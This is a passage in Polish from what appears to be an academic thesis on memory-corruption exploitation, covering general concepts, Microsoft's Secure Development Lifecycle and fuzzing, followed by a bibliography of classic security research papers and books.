Poprzez *wykorzystanie błędu* rozumieć będziemy sytuację, w której na skutek podania danych pochodzących z niezaufanego źródła, uda się wprowadzić program w stan, którego istnienia nie przewidywał projektant / programista tego systemu. W sytuacji, w której program znajduje się w *stanie niebezpiecznym*, nieprzewidzianym w specyfikacji – możliwe jest wprowadzenie do takiego stanu innych programów, lub całych systemów, a więc rozszerzenia zakresu kompromitacji, wywołanego pierwotnie przez jedną pomyłkę programistyczną. Z sytuacją *naruszenia pamięci* spotkamy się zawsze wtedy, kiedy nie wystąpią stosowne mechanizmy ochrony zawartości i dostępu do pamięci. Brak kontroli długości, formatu i wartości dostarczanych systemowi danych, brak walidowania zasadności dostarczonych danych, pomyłki przy korzystaniu z mechanizmów dostępu do pamięci, omyłkowe podwójne dealokacje, używanie zasobów po zwolnieniu – na skutek być może zbyt złożonych algorytmów, lub błędnie napisanych programów – to wszystko może prowadzić do daleko idących naruszeń. W ramach tychże, niezaufany użytkownik danego oprogramowania może przejąć nad nim kontrolę, zwiększyć własne uprawnienia, wykraść poufne informacje, zmodyfikować działanie systemu na swoją korzyść, itd. Pewnym jest, że tego typu sytuacje będą niepożądanymi nie tylko dla projektantów systemowych, ale również dla końcowych użytkowników, niemających złośliwych zamiarów. Wszak oprogramowanie podatne, z którego korzysta np. 10% populacji świata, otwiera drogę do ataków na całą tę grupę użytkowników. Wobec tego niezwykle istotne jest by dbać o bezpieczeństwo produkowanego kodu.

W tym celu, firma Microsoft wprowadziła tzw. `SDL` – *Secure Development Lifecycle*, czyli cykl bezpiecznego rozwoju oprogramowania. W ramach takiej polityki tworzenia kodu, każdy nowo napisany kod poddawany jest wielokrotnym inspekcjom, dyskusjom, przeglądom, oraz próbom ataku przez wykwalifikowaną kadrę i stosowne oprogramowanie *fuzzujące*[19]. Wprowadzenie tej polityki przyniosło firmie Microsoft bardzo duże uznanie wśród ekspertów bezpieczeństwa komputerowego. Obecnie trudnym jest znalezienie prawdziwie fatalnych w skutkach błędów bezpieczeństwa wynikających z pomyłek programistycznych, gdyż po prostu tego typu pomyłki są wychwytywane w drodze intensywnych analiz kodu. Sytuacja stała się o tyle kuriozalna, że osoby zajmujące się zawodowo wyszukiwaniem błędów w oprogramowaniu, wypowiadają się otwarcie, że jedyne czym mogą się teraz zajmować to wyszukiwaniem i testowaniem **starego kodu** gdyż ten nowo pisany najczęściej nie jest obiecująco *podatny*.

[19] Ang. *Fuzzing* – technika atakowania programów poprzez podawanie im olbrzymiej ilości subtelnie mutowanych danych wejściowych, tak by przejrzeć możliwie jak największy graf kodu programu.

Niemniej jednak, bardzo ważnym jest szerzenie wiedzy o technikach opisanych na łamach tej pracy, gdyż wraz z gwałtownym rozwojem informatyki, drastycznym wzrostem zapotrzebowania przez społeczeństwo nowego oprogramowania, zatrudnianych jest coraz więcej programistów. Przy równie gwałtownym toku rozwoju technologii, bibliotek programistycznych, rozwiązań i *framework'ów*, coraz trudniejszym staje się dla programistów zdobywanie wiedzy w innych dziedzinach, które pośrednio tylko miałyby wzbogacić ich wiedzę i umiejętności. Jedną z takich dziedzin jest branża bezpieczeństwa komputerowego. Oprogramowanie ma być pisane szybko i świadczyć ma dużą funkcjonalność, często niestety kosztem bezpieczeństwa. Bezpieczeństwo nie idzie w parze z wygodą, a już na pewno koliduje z wydatkami.

6. Bibliografia

[1] CERT.GOV.PL. (2014). Raport o stanie bezpieczeństwa cyberprzestrzeni RP, [Online]. Protokół dostępu: http://www.cert.gov.pl/download/3/172/RaportostaniebezpieczenstwacyberprzestrzeniRPw2014roku.pdf [2015, Listopad 16]

[2] Symantec Corp, Nicolas Falliere, Liam O Murchu, Eric Chien (2011). W32.Stuxnet Dossier, [Online]. Protokół dostępu: https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf [2015, Listopad 16]

[3] Peter Szor, THE ART OF COMPUTER VIRUS RESEARCH AND DEFENSE, Wyd. 1, Addison-Wesley Professional, 2005, ISBN 0321304543, Rozdział 10.4.1., Exploits, Vulnerabilities, and Buffer Overflow Attacks

[4] Elias Levy (Aleph One). (1996). Smashing The Stack For Fun And Profit, [Online]. Protokół dostępu: http://phrack.org/issues/49/14.html#article [2015, Listopad 16]

[5] Solar Designer (1997). Getting around non-executable stack (and fix), [Online]. Protokół dostępu: http://seclists.org/bugtraq/1997/Aug/63 [2015, Listopad 16]

[6] Matt Conover, (1999). w00w00 on Heap Overflows, [Online]. Protokół dostępu: http://www.cgsecurity.org/exploit/heaptut.txt [2015, Listopad 16]

[7] Tymm Twillman, (1999). Exploit for proftpd 1.2.0pre6, [Online]. Protokół dostępu: http://seclists.org/bugtraq/1999/Sep/328 [2015, Listopad 16

[8] Tyler Durden (p59_09). (2002). Bypassing PaX ASLR protection , [Online]. Protokół dostępu: http://phrack.org/issues/59/9.html#article [2015, Listopad 16]

[9] David Litchfield. 2003. Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server, [Online]. Protokół dostępu: https://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-litchfield.pdf [2015, Listopad 16]

[10] Alexander Anisimov, Positive Technologies. 2005. Defeating Microsoft Windows XP SP2 Heap protection and DEP bypass, [Online]. Protokół dostępu: http://www.ptsecurity.com/download/defeating-xpsp2-heap-protection.pdf [2015, Listopad 17]

[11] M. Miller / skape, Skywing [2005], Bypassing Windows Hardware-enforced Data Execution Prevention. Protokół dostępu: http://uninformed.org/?v=2&a=4&t=txt [2015, Listopad 17]

[12] Alexander Sotirov [2007], Heap Feng Shui in Javascript. Protokół dostępu: https://www.blackhat.com/presentations/bh-usa-07/Sotirov/Whitepaper/bh-usa-07-sotirov-WP.pdf [2015, Listopad 17]

[13] Hovav Shacham, University of California, San Diego (2008). The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). Protokół dostępu: https://cseweb.ucsd.edu/~hovav/dist/geometry.pdf [2015, Listopad 17]

[14] D.E. Bell i L.J. La Padula (1976), Secure Computer System: Unified Exposition and Multics Interpretation, Bedford, MA: MITRE Corporation dla US Air Force. Protokół dostępu: http://csrc.nist.gov/publications/history/bell76.pdf [2015, Listopad 17]

[15] Michał Zalewski, Wyd. 1, Wydawnictwo No Starch Press opublikowane w Polsce przez Helion SA, 2012, ISBN 978-83-246-4477-3, Rozdział 1., Bezpieczeństwo w świecie aplikacji WWW, s. 21

[16] Charlie Miller, Chris Valasek (10 września, 2015), Remote Exploitation of an Unaltered Passenger Vehicle. Protokół dostępu: http://illmatics.com/Remote%20Car%20Hacking.pdf [2015, Listopad 18]

[17] D. Halperin, T.S. Heydt-Benjamin, B. Ransford, S.S. Clark, B. Defend, W. Morgan, K Fu, T. Kohno, W.H. Maisel (2008), Pacemakers and Implantable Cardiac Defibrillators: Software Radio Attacks and Zero-Power Defenses, IEEE Symposium on Security and Privacy. Protokół dostępu: http://www.secure-medicine.org/public/publications/icd-study.pdf [2015, Listopad 18]

[18] William Stallings (2000), Wyd 1. Wydawnictwo Naukowo-Techniczne, Organizacja i Architektura Systemu Komputerowego. Projektowanie systemu a jego wydajność. ISBN 83-204-2517-4

[19] Jon Erickson (2008), Wyd. 2. Wydawnictwo No Starch Press, Hacking: The Art of Exploitation. ISBN-13: 978-1593271442

[20] Intel Corporation (2014), Intel(R) 64 and IA-32 Architectures Software Developer's Manual, Combined Volumes: 1,2A,2B,2C,3A,3B and 3C.

[21] B. Dang, A. Gazet, E. Bachaalany (2014), Wyd. 1. Wydawnictwo Wiley. Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation, ISBN-13: 978-1118787311

[22] Andrzej Dudek (1994), Wydanie drugie, Wydawnictwo Oficyna Wydawnicza READ ME, Jak Pisać Wirusy, ISBN 83-85769-46-3

[23] Bill Blunden (2009), Wydawnictwo Wodrware Publishing, Inc., The Rootkit Aresenal. Escape and Evasion in the Dark Corners of the System. ISBN-13: 978-1-59822-061-2

[24] J. Koziol, D. Litchfield, D. Aitel, C. Anley, S. Eren, N. Mehta, R. Hassell (2004), Wydanie 1, Wydawnictwo John Wiley & Sons Inc., opublikowane w Polsce przez Wydawnictwo Helion SA. The Shellcoder's Handbook. Edycja Polska. ISBN: 83-7361-597-0

[25] M. Russinovich, D.A. Solomon, A. Ionescu (2012), Wydanie 6. Wydawnictwo Microsoft Press. Windows Internals, Part 1, ISBN: 978-0-7356-4873-9

[26] Richard Blum (2005), Wydawnitwo Wiley Publishing, Inc., Professional Assembly Language, ISBN: 0-7645-7901-0

[27] Justin N. Ferguson, IOActive (2007), Blackhat conference, USA. Understanding the heap by breaking it. [Online]. Protokół dostępu: https://www.blackhat.com/presentations/bh-usa-07/Ferguson/Whitepaper/bh-usa-07-ferguson-WP.pdf [2015, Listopad 20]

[28] Doug Lea (1996). A Memory Allocator. [Online] Protokół dostępu: http://gee.cs.oswego.edu/dl/html/malloc.html [2015, Listopad 20]

[29] Spl0itfun (2015), Understanding glibc malloc. [Online] Protokół dostępu: https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc [2015, Grudzień 8]

[30] Michael "MaXX" Kaempf (2001), Vudo malloc tricks. [Online] Protokół dostępu: http://phrack.org/issues/57/8.html [2015, Grudzień 9]

[31] Phantasmal Phantasmagoria (2004), The Malloc Maleficarum - Glibc Malloc Exploitation Techniques. [Online] Protokół dostępu: https://dl.packetstormsecurity.net/papers/attack/MallocMaleficarum.txt [2015, Grudzień 10]